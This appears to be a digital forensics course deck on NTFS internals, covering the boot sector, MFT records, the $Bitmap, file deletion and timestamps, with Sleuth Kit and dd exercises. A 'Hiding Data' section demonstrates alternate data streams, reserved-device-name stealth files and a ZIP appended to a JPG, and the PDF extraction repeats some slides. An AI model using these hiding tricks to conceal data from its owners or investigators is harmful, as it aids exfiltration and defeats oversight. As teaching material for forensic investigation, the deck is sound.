000000a0: 6f74 6162 6c65 2066 6c6f 7070 7920 616e otatable floppy an
.....
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000001f0: 0000 0000 0000 0000 0000 0000 55aa ..... U.
```

Offset:	Length:	Content:	Description:
---------	---------	----------	--------------

	0000	3	JMP 52 Jump to bootcode at 54h
	0003	8	NTFS OEM ID
	000B	2	00 02 Bytes per sector
BIOS	000D	1	08 Sectors per cluster
P.M.	0028	8	ffff7 0300 262135 sectors in total
Block	0030	8	04 MFT start cluster
	0040	1	f6 Size of MFT records: 10 —> 2^10 = 1.024
	0054	426	Bootstrap code
	01FE	2	55 AA End of sector signature

3.3 Master File Table

- Overview:
 - MFT maintain 1 record per file/directory
 - Size: 1024 Bytes per record
 - In NTFS everything is a file
 - Incl. meta files like \$MFT
- MFT: Record Structure

Header	Attributes	End	Empty	Error
FILE		FF FF FF FF		
0	55 56	~450		1023

Record Header:

Signature: FILE

Link Count: File is listed in x directories

Is this a file or a directory

Size of the file

Deleted: Is the file already deleted

Attributes: \$STANDARD_INFORMATION; \$FILE_NAME; \$Data

End of Record: FF FF FF FF

Empty (Resident Data)

Error Check Sequence

3.3 Master File Table - Investigate - Exercise

3.3 Master File Table - Investigate - Exercise

```
$ fls -o 2048 ntfs.raw  
r/r 4-128-1: $AttrDef  
r/r 8-128-2: $BadClus  
r/r 6-128-1: $Bitmap  
r/r 7-128-1: $Boot  
r/r 2-128-1: $LogFile  
r/r 0-128-1: $MFT  
r/r 1-128-1: $MFTMirr  
r/r 9-128-2: $Secure:$SSDS  
r/r 10-128-1: $UpCase  
r/r 3-128-3: $Volume
```

3.3 Master File Table - Investigate - Exercise

```
$ fls -o 2048 ntfs.raw
```

```
r/r 4-128-1: $AttrDef
r/r 8-128-2: $BadClus
r/r 6-128-1: $Bitmap
r/r 7-128-1: $Boot
r/r 2-128-1: $LogFile
r/r 0-128-1: $MFT
r/r 1-128-1: $MFTMirr
r/r 9-128-2: $Secure:$SSDS
r/r 10-128-1: $UpCase
r/r 3-128-3: $Volume
```

```
$ istat -o 2048 ntfs.raw 0
```

```
.....
Type: $DATA (128-1)    Name: N/A    Non-Resident    size: 76800  init_size: 76800
4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22
```

3.3 Master File Table - Investigate - Exercise

```
$ fls -o 2048 ntfs.raw
```

```
r/r 4-128-1: $AttrDef
r/r 8-128-2: $BadClus
r/r 6-128-1: $Bitmap
r/r 7-128-1: $Boot
r/r 2-128-1: $LogFile
r/r 0-128-1: $MFT
r/r 1-128-1: $MFTMirr
r/r 9-128-2: $Secure:$SSDS
r/r 10-128-1: $UpCase
r/r 3-128-3: $Volume
```

```
$ istat -o 2048 ntfs.raw 0
```

```
.....
Type: $DATA (128-1)    Name: N/A    Non-Resident    size: 76800  init_size: 76800
4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22
```

```
$ icat -o 2048 ntfs.raw 0 | xxd | less
```

```
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
00000010: 0100 0100 3800 0100 9801 0000 0004 0000 ....8 .....
.....
00000400: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
00000410: 0100 0100 3800 0100 5801 0000 0004 0000 ....8...X.....
.....
```

3.4 MFT - Record Attributes

Header	Attributes	End	Empty	Error
FILE		FF FF FF FF		
0	55 56	~450		1023

Minimum attributes per record:

\$10 — \$STANDARD_INFORMATION (\$STA)

Flags: Hidden, System, Archive

Owner ID

Time Stamps: Created, Modified, Changed, Accessed

\$30 — \$FILE_NAME (\$FNA)

Parent Entry

Size: Allocated/Actual

Time Stamps: Created, Modified, Changed, Accessed

\$80 — \$Data

(Non) Resident

Data

— Resident

— Run List

(\$80 — \$Data)

((Non) Resident)

(Data)

3.4 MFT - Record Attributes - Exercise

3.4 MFT - Record Attributes - Exercise

```
istat -o 2048 ntfs.raw 73 | less
```

\$STANDARD_INFORMATION Attribute Values:

Flags: Archive
Owner ID: 0
Security ID: 0 ()
Created: 2019-12-02 16:25:22.099440400 (CET)
File Modified: 2019-12-09 16:09:46.183651100 (CET)
MFT Modified: 2019-12-09 16:09:46.183651100 (CET)
Accessed: 2019-12-02 16:25:22.099440400 (CET)

\$FILE_NAME Attribute Values:

Flags: Archive
Name: small_text_file.txt
Parent MFT Entry: 5 Sequence: 5
Allocated Size: 16384 Actual Size: 0
Created: 2019-12-02 16:25:22.099440400 (CET)
File Modified: 2019-12-02 16:25:22.099440400 (CET)
MFT Modified: 2019-12-02 16:25:22.099440400 (CET)
Accessed: 2019-12-02 16:25:22.099440400 (CET)

Attributes:

Type: \$STANDARD_INFORMATION (16-0)	Name: N/A	Resident	size: 48
Type: \$FILE_NAME (48-3)	Name: N/A	Resident	size: 104
Type: \$SECURITY_DESCRIPTOR (80-1)	Name: N/A	Resident	size: 80
Type: \$DATA (128-2)	Name: N/A	Non-Resident	size: 15000 init_size: 15000
4169 4170 4171 4172			

3.5 Hiding Data - ADS

- Exercise: Information Exfiltration: Are there hidden data?
 - Windows Explorer
 - Show hidden files
 - CMD: dir
 - Open the file
 -
 - Other ideas?
- Answers:

>
>
>
>

- Creating ADS:

>
>
>
>
>

3.5 Hiding Data - ADS

- Exercise: Information Exfiltration: Are there hidden data?
 - Windows Explorer
 - Show hidden files
 - CMD: dir
 - Open the file
 -
 - Other ideas?
- Answers:

```
> dir /r           # Windows Vista +
>
> notepad G:\test.txt:123.txt
> mspaint G:\text.txt:123.jpg
```

- Creating ADS:

```
> File name syntax: <filename.ext>:<stream-name.ext>
>
> type 123.txt >> G:\test.txt:123.txt
> type "C:\Documents and Settings\All Users\Documents\My Pictures\
>             Sample Pictures\Sunset.jpg" >> test.txt:123.jpg
```

3.5 Hiding Data - ADS

- History Alternate Data Stream:
 - OS/2 development by Microsoft and IBM
 - HPFS supported extended attributes in forks
 - NTFS forks renamed ADS
- Use of Alternate Data Stream:
 - Download zone of files
 - Replace of 'Thumbs.db' file in Windows 2000
 - File properties manually updated
- Exercise: Investigate MFT record after ADS creation
 1. Dump MFT record of the ADS hosting file
 2. Add an Alternate Data Stream to the file
 3. Dump MFT record of the ADS hosting file
 4. Analyze what has changed

3.5 Hiding Data - Stealth files

- Reserved device names

CON, PRN, AUX, NUL,
COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9,
LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9

```
H:\>echo "Sensitive data exfiltration" > COM1.txt  
The system cannot find the file specified.
```

- Avoid automatic string parsing with '\?\\'

```
H:\>type "Sensitive data exfiltration" > \?\H:\COM1  
The system cannot find the file specified.
```

```
H:\>echo "Sensitive data exfiltration" > \?\H:\COM1
```

```
H:\>dir  
02/09/2021  02:49 PM          32 COM1
```

```
H:\>more \?\H:\COM1  
"Sensitive data exfiltration"
```

- → Stealth files

3.5 Hiding Data - ZIP Repair

- ZIP data hiding

```
H:\>echo "The fox is sleeping!" > token.txt
H:\>dir
    07/14/2009  05:52 AM           845,941 innocent.jpg
    02/11/2021  02:22 PM           25 token.txt

H:\>"c:\Program Files\WinZip\WZZIP.EXE" -a token.zip token.txt
H:\>dir
    07/14/2009  05:52 AM           845,941 innocent.jpg
    02/11/2021  02:22 PM           25 token.txt
    02/11/2021  02:27 PM          150 token.zip

H:\>copy /b innocent.jpg + token.zip myPhoto.jpg
H:\>del innocent.jpg token.txt token.zip
H:\>dir
    02/11/2021  02:33 PM          846,091 myPhoto.jpg
```

```
$ zip -FF myPhoto.jpg --out token.zip
$ ll
846091 Feb 11 14:33 myPhoto.jpg*
  146 Feb 11 14:46 token.zip

$ 7z x token.zip
$ cat token.txt
"The fox is sleeping!"
```



4. NTFS - Advanced

4.1 Investigating a (Non)-Resident file

```
$ sudo mount -o ro,offset=$((512*2048)) ntfs.raw /mnt/  
$ ls -l /mnt/small_text_file.txt  
15000 Dez 9 2019 /mnt/small_text_file.txt  
$ sudo umount /mnt  
  
$ fsstat -o 2048 ntfs.raw
```

FILE SYSTEM INFORMATION

File System Type: NTFS

METADATA INFORMATION

First Cluster of MFT: 4
First Cluster of MFT Mirror: 16255
Size of MFT Entries: 1024 bytes

CONTENT INFORMATION

Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 – 32510

Challenge:

How many clusters
needed for that file?

```
$ fls -o 2048 ntfs.raw  
  
r/r 73-128-2:      small_text_file.txt
```

4.1 Investigating a (Non)-Resident file

```
$ istat -o 2048 ntfs.raw 73
```

Attributes:

....

```
Type: $DATA (128-2)    Name: N/A    Non-Resident    size: 15000  init_size: 15000  
4169 4170 4171 4172
```

Exercise: Analyze data with TSK

```
$ icat -o 2048 ntfs.raw 73 | less
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

....

Challenge:

Exercise: Analyze data manually with dd

What is the difference?

```
$ dd if=ntfs.raw skip=$((2048 + 4169*8)) count=32| xxd | less
```

```
0000: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
```

```
0010: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
```

....

4.1 Investigating a (Non)-Resident file

Demo: Analyze MFT record manually

Challenge: Explain this offset!

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2 | xxd | less

0000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
0010: 0100 0100 3800 0100 b801 0000 0004 0000 ....8 .....
.....
0030: 1300 0000 0000 0000 1000 0000 4800 0000 .....H...
.....
0080: 3000 0000 8000 0000 0000 0000 0000 0300 0.....O....
.....
0160: 0000 0001 0000 0000 8000 0000 4800 0000 .....H...
0170: 0100 4000 0000 0200 0000 0000 0000 0000 ..@.....
0180: 0300 0000 0000 0000 4000 0000 0000 0000 .....@....
0190: 0040 0000 0000 0000 983a 0000 0000 0000 ..@.....:...
01a0: 983a 0000 0000 0000 2104 4910 0000 0000 .....!..I...
01b0: ffff ffff 0000 0000 ffff ffff 0000 0000 .....I.....
```

Analysis:

0000 — 0037	Attribute Header
0038 — 007F	1. Attribute \$10 — \$Standard_Information
0080 — 00FF	2. Attribute \$30 — \$File_Name
0100 — 0167	3. Attribute \$50 — \$Security_Descriptor
0168 — 01AF	4. Attribute \$80 — \$Data
01B0 — 01BF	End Marker

4.1 Investigating a (Non)-Resident file

Demo: Analyze MFT record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2 | xxd | less
```

```
0000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0.....
0010: 0100 0100 3800 0100 b801 0000 0004 0000 ....8.....
.....
0030: 1300 0000 0000 0000 1000 0000 4800 0000 .....H...
.....
0080: 3000 0000 8000 0000 0000 0000 0000 0300 0.....H...
.....
0160: 0000 0001 0000 0000 8000 0000 4800 0000 .....H...
0170: 0100 4000 0000 0200 0000 0000 0000 0000 ..@.....
0180: 0300 0000 0000 0000 4000 0000 0000 0000 .....@...
0190: 0040 0000 0000 0000 983a 0000 0000 0000 ..@.....!...
01a0: 983a 0000 0000 0000 2104 4910 0000 0000 .....!..I...
01b0: ffff ffff 0000 0000 ffff ffff 0000 0000 .....!
```

Offset	Offset	Size	Value	Description:
0168	00	4	8000 0000	\$80 Attribute Type ID: \$80
016C	04	4	4800 0000	72 Length of Attribute
→ 0170	08	1	01	01 Non-Resident Flag ←
0190	28	8	0040 0000 0000 0000	16384 Allocated size
0198	30	8	983a 0000 0000 0000	15000 Actual size
01AA	42	2	4910 4169	Start cluster of data run

4.1 Investigating a (Non)-Resident file

```
$ sudo mount -o ro,offset=$((512*2048)) ntfs.raw /mnt/
$ ls -l /mnt/NTFS_Sub_Dir/sub_Dir_File1.txt
    13 Dez  9  2019 /mnt/NTFS_Sub_Dir/sub_Dir_File1.txt
$ sudo umount /mnt

$ fls -r -o 2048 ntfs.raw | grep File1
r/r 74-128-2:      sub_Dir_File1.txt

$ istat -o 2048 ntfs.raw 74
    Attributes:
    Type: $DATA (128-2)    Name: N/A    Resident    size: 13

$ icat -o 2048 ntfs.raw 74
Hello World!
```

Exercise :: Investigate Non-Resident Flag

4.1 Investigating a (Non)-Resident file

```
$ sudo mount -o ro,offset=$((512*2048)) ntfs.raw /mnt/
$ ls -l /mnt/NTFS_Sub_Dir/sub_Dir_File1.txt
    13 Dez  9  2019 /mnt/NTFS_Sub_Dir/sub_Dir_File1.txt
$ sudo umount /mnt

$ fls -r -o 2048 ntfs.raw | grep File1
r/r 74-128-2:      sub_Dir_File1.txt

$ istat -o 2048 ntfs.raw 74
    Attributes:
    Type: $DATA (128-2)    Name: N/A    Resident    size: 13

$ icat -o 2048 ntfs.raw 74
Hello World!
```

Exercise :: Investigate Non-Resident Flag

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2| xxd | less
.....
0160: 0000 0001 0000 0000 8000 0000 2800 0000  .....( ...
0170: 0000 0000 0000 0200 0d00 0000 1800 0000  .....
0180: 4865 6c6c 6f20 576f 726c 6421 0a00 0000  Hello World !....
0190: ffff ffff 0000 0000 0000 0000 0000 0000  .....
```

4.2 Analyzing MFT Record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2| xxd | less
```

```
0000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
0010: 0100 0100 3800 0100 9801 0000 0004 0000 ....8 .....
0020: 0000 0000 0000 0400 0000 4a00 0000 .....J ...
0030: 0500 0000 0000 1000 0000 4800 0000 .....H...
0040: 0000 0000 0000 3000 0000 1800 0000 .....0 ...
0050: d376 a1e4 95ae d501 2580 a1e4 95ae d501 ..v.....%....
0060: 2580 a1e4 95ae d501 d376 a1e4 95ae d501 %.....v....
0070: 2000 0000 0000 0000 0000 0000 0000 .....0 ...
0080: 3000 0000 8000 0000 0000 0000 0300 0 .....0 .....
```

Offset	Size	Value		Description:
0000	4	4649	4c45	FILE
0006	2		0300	3 Entries in Fixup Area
0008	8	0000	0000	0000 \$LogFile Seq Num
0010	2		0100	1 Seq Num: Use of record
0012	2		0100	1 Link Count
0014	2		3800	56 Offset to first attribute
0016	2		0100	file file=1; directory=3
0018	4		9801	0000 408 Record size in use
001C	4		0004	0000 1024 Record size allocated
002C	4		4a00	0000 74 Record number
0031	3	0000	0000	0000 0 Fixup Area
0038	4	1000	0000	\$10 Attribute \$10
003C	4	4800	0000	0x48 Attribute size

4.2 Analyzing MFT Record manually

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2| xxd | less

0030: 0500 0000 0000 0000 1000 0000 4800 0000 .....H...
0040: 0000 0000 0000 0000 3000 0000 1800 0000 .....0.....
0050: d376 a1e4 95ae d501 2580 a1e4 95ae d501 .v.....%....
0060: 2580 a1e4 95ae d501 d376 a1e4 95ae d501 %.....v....
0070: 2000 0000 0000 0000 0000 0000 0000 0000 .....
0080: 3000 0000 8000 0000 0000 0000 0000 0300 0.....
0090: 6400 0000 1800 0100 4800 0000 0000 0200 d.....H....
00a0: d376 a1e4 95ae d501 d376 a1e4 95ae d501 .v.....v....
00b0: d376 a1e4 95ae d501 d376 a1e4 95ae d501 .v.....v....
00c0: 1000 0000 0000 0000 0000 0000 0000 0000 .....
00d0: 2000 0000 0000 1100 7300 7500 6200 .....s.u.b.
00e0: 5f00 4400 6900 7200 5f00 4600 6900 6c00 ..D.i.r..F.i.l.
00f0: 6500 3100 2e00 7400 7800 7400 1800 0000 e.l...t.x.t....
0100: 5000 0000 6800 0000 0000 0000 0000 0100 P...h.....
0110: 5000 0000 1800 0000 0100 0480 1400 0000 P.....
```

Offset	Size	Value	Description :
0038	4	1000 0000	\$10 \$STANDARD_INOFRMATION
003C	4	4800 0000	0x48 Attribute size
0080	4	3000 0000	\$30 \$FILE_NAME
0084	4	8000 0000	0x80 Attribute size
0100	4	5000 0000	\$50 \$SECURITY_DESCRIPTOR
0104	4	6800 0000	0x68 Attribute size

4.2 Analyzing MFT Record manually

```
0100: 5000 0000 6800 0000 0000 0000 0000 0100 P...h.....
0110: 5000 0000 1800 0000 0100 0480 1400 0000 P.....
0120: 2400 0000 0000 0000 3400 0000 0102 0000 $.....4.....
0130: 0000 0005 2000 0000 2002 0000 0102 0000 .....
0140: 0000 0005 2000 0000 2002 0000 0200 1c00 .....
0150: 0100 0000 0003 1400 ff01 1f00 0101 0000 .....
0160: 0000 0001 0000 0000 8000 0000 2800 0000 .....(...
0170: 0000 0000 0000 0200 0d00 0000 1800 0000 .....
0180: 4865 6c6c 6f20 576f 726c 6421 0a00 0000 Hello World!....
0190: ffff ffff 0000 0000 0000 0000 0000 .....
```

Offset	Size	Value		Description:
0100	4	5000	0000	\$50 \$SECURITY_DESCRIPTOR
0104	4	6800	0000	0x68 Attribute size
0168	4	8000	0000	\$80 \$SECURITY_DESCRIPTOR
016C	4	2800	0000	0x68 Attribute size
0170	1	00	0	Non-Resident Flag
0171	1	00	0	Name lenght
0172	2	0000	0	Name offset
0174	2	0000	0	Flags
0176	2	0200	2	Attribute ID
0178	4	0d00	0000	13 Attribute lenght
017C	2	1800	0x18	Attribute offset
017E	2	0000	0	Padding
0180	F			Content + Padding
0190	4	ffff	ffff	EOR End Marker

4.3 Analyzing \$Bitmap file

- \$Bitmap file is located at MFT record 6
- It contains the status of each cluster
 - Allocated or
 - Not allocated
- Each bit represent a cluster
- Example: Byte 1: 0x13 == 0001 0100
 - Allocated Cluster: 3, 5
 - Not allocated Clusters: 1, 2, 4, 6, 7, 8
- Byte 12: 0xC1 == 1100 0001 # 12 * 8 = 96
 - Allocated Cluster: 96, 102, 103
 - Not allocated Clusters: 97, 98, 99, 100, 101

Exercise: Calculate size of the \$Bitmap file

```
$ fsstat -o 2048 ntfs.raw
Cluster Size: 4096
Total Cluster Range: 0 – 32510
Total Sector Range: 0 – 260094
```

32510 Clusters → 32510 Bits → 4064 Byts → 8 Sectors → 1 Clusters

```
$ istat -o 2048 ntfs.raw 6
```

```
Attributes:
Type: $DATA (128–1)    Name: N/A    Non–Resident    size: 4064    init_size: 4064
4071
```

4.3 Analyzing \$Bitmap file

Investigate bitmap for cluster 29056–29063

Calculate bitmap position: $29056 \div 8 = 3632 = 0xe30$

```
$ icat -o 2048 ntfs.raw 6 | xxd | less  
00000e30: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
=====
```

Exercise: Create a 6 cluster test file to investigate \$Bitmap file

4.3 Analyzing \$Bitmap file

Investigate bitmap for cluster 29056–29063

Calculate bitmap position: $29056 / 8 = 3632 = 0xe30$

```
$ icat -o 2048 ntfs.raw 6 | xxd | less  
00000e30: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
====
```

Exercise: Create a 6 cluster test file to investigate \$Bitmap file

```
$ dd if=/dev/zero of=/cdrom/6-cluster.txt count=47
```

```
$ ls -lh /cdrom/6-cluster.txt  
24064 Dez 5 12:10 /cdrom/6-cluster.txt
```

```
$ fls -o 2048 ntfs.raw  
r/r 66-128-2: 6-cluster.txt
```

4.3 Analyzing \$Bitmap file

Investigate bitmap for cluster 29056–29063

Calculate bitmap position: $29056 / 8 = 3632 = 0xe30$

```
$ icat -o 2048 ntfs.raw 6 | xxd | less  
00000e30: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
=====
```

Exercise: Create a 6 cluster test file to investigate \$Bitmap file

```
$ dd if=/dev/zero of=/cdrom/6-cluster.txt count=47
```

```
$ ls -lh /cdrom/6-cluster.txt  
24064 Dez 5 12:10 /cdrom/6-cluster.txt
```

```
$ fls -o 2048 ntfs.raw  
r/r 66-128-2: 6-cluster.txt
```

```
$ istat -o 2048 ntfs.raw 66  
Attributes:  
29056 29057 29058 29059 29060 29061
```

4.3 Analyzing \$Bitmap file

Investigate bitmap for cluster 29056–29063

Calculate bitmap position: $29056 / 8 = 3632 = 0xe30$

```
$ icat -o 2048 ntfs.raw 6 | xxd | less  
00000e30: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
=====
```

Exercise: Create a 6 cluster test file to investigate \$Bitmap file

```
$ dd if=/dev/zero of=/cdrom/6-cluster.txt count=47  
  
$ ls -lh /cdrom/6-cluster.txt  
24064 Dez 5 12:10 /cdrom/6-cluster.txt  
  
$ fls -o 2048 ntfs.raw  
r/r 66-128-2: 6-cluster.txt  
  
$ istat -o 2048 ntfs.raw 66  
Attributes:  
29056 29057 29058 29059 29060 29061  
  
$ icat -o 2048 ntfs.raw 6 | xxd | less  
00000e30: 3f00 0000 0000 0000 0000 0000 0000 ?.....  
=====  
0011 1111  
→ Allocated clusters: 29056, 29057, 29058, 29059, 29060, 29061
```

4.4 Deleting a file: What will change?

```
$ ls -l /cdrom/small_text_file.txt
    15000  Dez  9 16:09 /cdrom/small_text_file.txt

$ ffs -o 2048 ntfs.raw
r/r 73-128-2:      small_text_file.txt

$ istat -o 2048 ntfs.raw 73
Type: $DATA (128-2)  Name: N/A  Non-Resident  size: 15000  init_size: 15000
4169 4170 4171 4172

Data cluster:
$ dd if=ntfs.raw skip=$((2048 + 4169*8)) count=$((4*8)) | xxd | less
$ icat -o 2048 ntfs.raw 73 | xxd | less

MFT record 73:
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2| xxd | less

$Bitmap file
4169 / 8 = 521.125 --> Byte 521 (0x209) in $Bitmap file for Cluster 4168 – 4175
--> - - - - - - - -
          x x x x
```

```
$ icat -o 2048 ntfs.raw 6 | xxd | less
```

1. Extract the data
2. \$ rm /cdrom/small_text_file.txt
3. Extract data and compare

4.4 Deleting a file: What will change?

Before delete:

Data cluster:

```
00000000: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
00000010: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
....  
00003a70: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
00003a80: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
00003a90: 4141 4141 4141 4141 0000 0000 0000 0000 0000 AAAAAAAA.....  
00003aa0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....  
00003ab0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....  
....  
00003fe0: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
00003ff0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

\$Bitmap file:

```
00000200: ffff ffff ffff ffff ffff 0700 0000 0000 .....  
-----
```

$0x209 = 1\ 1\ 1\ 1\ 1\ 1\ 1\ 1$
 $\quad \quad \quad \quad \quad \times\ \times\ \times\ \times$

4.4 Deleting a file: What will change?

After delete:

Data cluster:

```
00000000: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
00000010: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
....  
00003a70: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
00003a80: 4141 4141 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA  
00003a90: 4141 4141 4141 4141 0000 0000 0000 0000 0000 AAAAAAAA.....  
00003aa0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....  
00003ab0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....  
....  
00003fe0: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
00003ff0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

\$Bitmap file:

```
00000200: ffff ffff ffff ffff ffe1 0700 0000 0000 .....  
-----
```

0x209 = 1 1 1 0 0 0 0 1
 x x x x

4.4 Deleting a file: What will change?

Before delete:

MFT record:

```
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
00000010: 0100 0100 3800 0100 b801 0000 0004 0000 ....8 .....
00000020: 0000 0000 0000 0000 0400 0000 4900 0000 .....I...
00000030: 1300 0000 0000 0000 1000 0000 4800 0000 .....H...
00000040: 0000 0000 0000 0000 3000 0000 1800 0000 .....0.....
....
000003f0: 0000 0000 0000 0000 0000 0000 0000 1300 ......



offset: size: value: description:

```

0010	2	1	Record sequence number
0012	2	1	Link count
0016	2	1	Record flag: 0000 = file deleted 0100 = file in use 0200 = dir deleted 0300 = dir in use
0030	2	1100	FixUp values
03fe	2	1300	CRC

4.4 Deleting a file: What will change?

After delete:

MFT record:

```
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
00000010: 0200 0000 3800 0000 b801 0000 0004 0000 ....8 .....
00000020: 0000 0000 0000 0000 0400 0000 4900 0000 .....I...
00000030: 1400 0000 0000 0000 1000 0000 4800 0000 .....H...
00000040: 0000 0000 0000 0000 3000 0000 1800 0000 .....0.....
.....
000003f0: 0000 0000 0000 0000 0000 0000 0000 1400 ......



offset: size: value: description:

```

0010	2	2	Record sequence number
0012	2	0	Link count
0016	2	0	Record flag: 0000 = file deleted 0100 = file in use 0200 = dir deleted 0300 = dir in use
0030	2	1400	FixUp values
03fe	2	1400	CRC

4.5 Directories

```
$ mkdir NTFS_Sub_Dir
$ echo "Hello World!" > NTFS_Sub_Dir/sub_Dir_File1.txt
$ ls -la NTFS_Sub_Dir/
        168 Dez  9 14:38  .
        4096 Dez  9 14:37  ..
        13 Dez  9 14:38  sub_Dir_File1.txt

$ ffs -r -o 2048 ntfs.raw
d/d 72-144-2: NTFS_Sub_Dir
r/r 74-128-2: sub_Dir_File1.txt

$ dd if=ntfs.raw skip=$((2048 + 4*8 + 72*2)) count=2 | xxd | less
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
00000010: 0200 0100 3800 0300 3002 0000 0004 0000 .....8...0.....
00000020: 0000 0000 0000 0000 0400 0000 4800 0000 .....H.....
00000030: 1000 7200 0000 0000 1000 0000 4800 0000 ..r.....H...
00000040: 0000 0000 0000 0000 3000 0000 1800 0000 .....0.....
00000050: 6e9d 97c1 95ae d501 5877 a1e4 95ae d501 n.....Xw.....
00000060: 5877 a1e4 95ae d501 c624 dded 95ae d501 Xw.....$.....
00000070: 2000 0000 0000 0000 0000 0000 0000 0000 ......



Offset:      Length:      Value:      Description:

```

Offset:	Length:	Value:	Description:
00000000	4	FILE	Record header signature
00000014	2	3800	Pointer to first attribute
00000016	2	0300	Record flag: 3 = directory in use
00000038	4	1000 0000	Standard Information
0000003C	4	4800 0000	Size of the attribute (total)

4.5 Directories

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 72*2)) count=2 | xxd | less
00000080: 3000 0000 7800 0000 0000 0000 0000 0300 0...x.....
....
000000d0: 2000 0010 0000 0000 0c00 4e00 5400 4600 .....N.T.F.
000000e0: 5300 5f00 5300 7500 6200 5f00 4400 6900 S...S.u.b...D.i.
000000f0: 7200 1800 0000 0200 5000 0000 6800 0000 r.....P...h...
....
00000160: 9000 0000 c800 0000 0004 1800 0000 0200 .....
00000170: a800 0000 2000 0000 2400 4900 3300 3000 .....$..I..3.0.
00000180: 3000 0000 0100 0000 0010 0000 0100 0000 0.....0.
00000190: 1000 0000 9800 0000 9800 0000 0000 0000 .....0.
000001a0: 4a00 0000 0000 0100 7800 6400 0000 0000 J.....x.d...
000001b0: 4800 0000 0000 0200 d376 ale4 95ae d501 H.....v...
000001c0: 2580 ale4 95ae d501 2580 ale4 95ae d501 %.....%.
000001d0: d376 ale4 95ae d501 1000 0000 0000 0000 .v.....
000001e0: 0d00 0000 0000 0000 2000 0000 0000 0000 .....0.
000001f0: 1100 7300 7500 6200 5f00 4400 6900 1000 ..s.u.b...D.i...
00000200: 5f00 4600 6900 6c00 6500 3100 2e00 7400 ..F.i.l.e.1...t.
00000210: 7800 7400 0000 0000 0000 0000 0000 0000 x.t.....
00000220: 1000 0000 0200 0000 ffff ffff 0000 0000 .....0.
```

Offset:	Length:	Value:	Description:
00000080	4	3000 0000	\$FILE_NAME
00000084	4	7800 0000	Size of the attribute (total)
00000088	1	0000	Resident
00000160	4	9000 0000	\$INDEX_ROOT



5. File System Time Line

5.1 Time stamps: Nomenclature

- FAT
 - MAC times
 - M time: Content last Modified
 - A time: Content last Accessed
 - C time: File Created
- NTFS
 - MACE times
 - M time: Content last Modified
 - A time: Content last Accessed
 - C time: File Created
 - E-time: MFT Entry last modified
 - MACB times
 - M time: Content last Modified
 - A time: Content last Accessed
 - C time: MFT record last Changed
 - B-time: File created (Born)

5.2 Time stamps: Example

```
$ istat -o 2048 ntfs.raw 73


MFT Entry Header Values:
Entry: 73          Sequence: 2
$LogFile Sequence Number: 0
Not Allocated File
Links: 0

$STANDARD_INFORMATION Attribute Values:
Flags: Archive
Owner ID: 0
Security ID: 0  ()
Created:      2019-12-02 16:25:22.099440400 (CET)
File Modified: 2019-12-09 16:09:46.183651100 (CET)
MFT Modified: 2019-12-09 16:09:46.183651100 (CET)
Accessed:     2019-12-02 16:25:22.099440400 (CET)

$FILE_NAME Attribute Values:
Flags: Archive
Name: small_text_file.txt
Parent MFT Entry: 5          Sequence: 5
Allocated Size: 16384        Actual Size: 0
Created:      2019-12-02 16:25:22.099440400 (CET)
File Modified: 2019-12-02 16:25:22.099440400 (CET)
MFT Modified: 2019-12-02 16:25:22.099440400 (CET)
